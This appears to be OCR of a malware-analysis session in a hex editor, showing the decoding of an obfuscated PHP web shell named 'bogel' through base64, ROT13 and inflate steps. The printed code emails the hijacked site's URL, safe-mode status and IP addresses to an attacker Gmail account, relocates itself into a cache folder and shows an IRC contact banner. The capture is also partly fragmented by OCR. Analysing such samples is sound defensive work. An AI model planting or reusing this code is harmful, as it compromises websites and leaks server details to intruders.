00000090 53 54 22 5D 3B 0D 0A 24 69 6E 6A 20 3D 20 24 5F ST"]; $inj = $_
000000A0 53 45 52 56 45 52 5B 22 52 45 51 55 45 53 54 5F SERVER["REQUEST_
000000B0 55 52 49 22 5D 3B 0D 0A 24 62 6F 64 79 20 3D 20 URI"]; $body =
000000C0 22 4A 43 45 20 53 68 65 6C 6C 73 20 62 6F 67 65 "JCE Shells boge
000000D0 6C 20 5C 6E 24 77 65 62 24 69 6E 6A 22 3B 0D 0A l \n$web$inj";
000000E0 24 73 61 66 65 6D 30 64 65 20 3D 20 40 69 6E 69 $safem0de = @ini
000000F0 5F 67 65 74 28 27 73 61 66 65 5F 6D 6F 64 65 27 _get('safe_mode'
00000100 29 3B 0D 0A 69 66 20 28 21 24 73 61 66 65 6D 30); if (!$safem0
00000110 64 65 29 20 7B 24 73 65 63 75 72 69 74 79 3D 20 de) {$security=
00000120 22 53 41 46 45 5F 4D 4F 44 45 20 3D 20 4F 46 46 "SAFE_MODE = OFF
00000130 22 3B 7D 0D 0A 65 6C 73 65 20 7B 24 73 65 63 75 "; else {$secu
00000140 72 69 74 79 3D 20 22 53 41 46 45 5F 4D 4F 44 45 rity= "SAFE_MODE
00000150 20 3D 20 4F 4E 22 3B 7D 3B 0D 0A 24 73 65 72 70 = ON"; } $serp
00000160 65 72 3D 67 65 74 68 6F 73 74 62 79 6E 61 6D 65 er=gethostbyname
00000170 28 24 5F 53 45 52 56 45 52 5B 27 53 45 52 56 45 ($_SERVER['SERVE
00000180 52 5F 41 44 44 52 27 5D 29 3B 0D 0A 24 69 6E 6A R_ADDR']); $inj
00000190 65 6B 74 6F 72 20 3D 20 67 65 74 68 6F 73 74 62 ektor = gethostb
000001A0 79 6E 61 6D 65 28 24 5F 53 45 52 56 45 52 5B 27 yname($_SERVER['
000001B0 52 45 4D 4F 54 45 5F 41 44 44 52 27 5D 29 3B 0D REMOTE_ADDR']);
000001C0 0A 6D 61 69 6C 28 22 73 65 74 6F 72 61 6E 34 30 mail("setoran40
000001D0 34 40 67 6D 61 69 6C 2E 63 6F 6D 22 2C 20 22 24 4@gmail.com", "$
Navigation
Structures
Decode
Bookmarks
0x2e error_reporting...
Output
Decompressed 8790 bytes from offset 0x2e to 0x2283.
Added a bookmark to decompressed region.
Values
Bookmarks
Calculator
Output
Scripting
Offset 0h (0)
Length 0h (0)
OVR
4:34 PM
8/7/2021


FileInsight - Output of Raw inflate*
File
Home
Edit
Search
Plugins
Windows
Help
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Copy to new file
Bookmark
Cut binary to clipboard
Copy binary to clipboard
Paste binary from clipboard
Delete before
Delete after
Fill
Invert
Reverse order
Swap nibbles
Swap two bytes
To upper case
To lower case
Swap case
Copy selected region (the whole file if not selected) to a new file
Output of Custom base64 decode*
Output of ROT13*
Output of Raw inflate*
Navigation
Supported
Script is running, please wait...
Bookmarks
Output
Values
Calculator
Scripting
Press F1 for help

FileInsight - New file 0*

File Home Edit Search Plugins Windows Help

New Open Close Save | View as Hex View as Text | Enter a URL here | Use Internet Explorer Proxy | Enter your proxy as [Server:Port] here | Get

File View Web

McAfee

Navigation

Supported for HTML, OLE2, PE and Flash.

Navigation Structures Decode

Bookmarks

fb0e2a9a9c6a9a5bd081a7e281f07... | Output of Custom base64 decode* | Output of ROT13* | Output of Raw inflate* | New file 0*

```
 error_reporting(0);
if (!isset($_SESSION['bajak'])) {
$visitcount = 0;
$web = $_SERVER["HTTP_HOST"];
$inj = $_SERVER["REQUEST_URI"];
$body = "JCE Shells bogel \n$web$inj";
$safem0de = @ini_get('safe_mode');
if (!$safem0de) {$security= "SAFE_MODE = OFF";}
else {$security= "SAFE_MODE = ON";};
$serper=gethostbyname($_SERVER['SERVER_ADDR']);
$injektor = gethostbyname($_SERVER['REMOTE_ADDR']);
mail("setoran404@gmail.com", "$body","Hasil Bajakan http://$web$inj\n$security\nIP Server = $serper\n IP Injector= $injektor");
$_SESSION['bajak'] = 0;
}
else {$_SESSION['bajak']++;};
if(isset($_GET['clone'])){
$source = $_SERVER['SCRIPT_FILENAME'];
$desti =$_SERVER['DOCUMENT_ROOT']."/cache/bogel.php";
rename($source, $desti);
}
$safem0de = @ini_get('safe_mode');
if (!$safem0de) {$security= "SAFE_MODE : OFF bogel @ irc.blackunix.us";}
else {$security= "SAFE_MODE : ON bogel @ irc.blackunix.us";}
echo "<title>bogel - exploit</title><br>";
echo "<font size=3 color=#FFF5EE>Ketika Sahabat Jadi Bangsat !<br>";
echo "<font size=3 color=#FFF5EE>Server : irc.blackunix.us 7000<br>";
echo "<font size=3 color=#FFF5EE>Status : sCanneR ON<br><br>";
echo "<font size=2 color=#FF0000><b>" $security "</b><br>";
```

The PHP code is deobfuscated

Output


Copied 30535 bytes from offset 0x2e to 0x7774 to new tab 'New file 0'.


Values Bookmarks Calculator | Output Scripting

